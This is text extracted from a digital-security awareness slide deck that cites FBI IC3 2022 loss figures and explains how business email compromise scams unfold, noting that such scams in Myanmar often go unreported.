
- <u>Compromise of PII</u>
- Compromise of corporate confidential information







Ransomware







IC3 Report 2022

By Victim Loss		
Crime Type	Loss	Crime Type
Investment	\$3,311,742,206	Lottery/Sweepstakes/Inheritance
BEC	\$2,742,354,049	SIM Swap
Tech Support	\$806,551,993	Extortion
Personal Data Breach	\$742,438,136	Employment
Confidence/Romance	\$735,882,192	Phishing
Data Breach	\$459,321,859	Overpayment
Real Estate	\$396,932,821	Ransomware
Non-Payment/Non-Delivery	\$281,770,073	Botnet
Credit Card/Check Fraud	\$264,148,905	Malware
Government Impersonation	\$240,553,091	Harassment/Stalking
Identity Theft	\$189,205,793	Threats of Violence
Other	\$117,686,789	IPR/Copyright/Counterfeit
Spoofing	\$107,926,252	Crimes Against Children
Advanced Fee	\$104,325,444	



Loss

\$83,602,376

\$72,652,571

\$54,335,128

\$52,204,269

\$52,089,159

\$38,335,772

*\$34,353,237

\$17,099,378

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\$5,621,402

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\$577,464



FEDERAL BUREAU of INVESTIGATION **Internet Crime Report**


USD 2.7 Billions

Business Email Compromise










A Fraudster sends email to the target posing as the suppliers/service provider



A Fraudster inform a target a change in the payment details Update Account Number




BEC Scam

Fraud

Finance manager made payment to new account

3

Finance manage noticed a fraud when the real supplier calls for unpaid fees









BEC Scam


Initial Compromise

Establish Foothold

- Phishing
- Password guessing
- Credentials Database
- Additional Accounts Phishing
 - Internal/External Users
- Email Forwarding
- Set up access tokens
 - App Passwords

- Mailbox rules
 - Forward
- VPN

Stages







Most of the BEC scams in Myanmar are not reported.

Financial loss ranging from USD tens of thousands to USD hundreds of thousands per scam.









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Phishing



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
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Phishing





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Advanced Threats - Targeted

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




Pragmatic Digital Security

Cost Effective





Convenient





Digital Security Fundamental












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Location History









YouTube Watch History

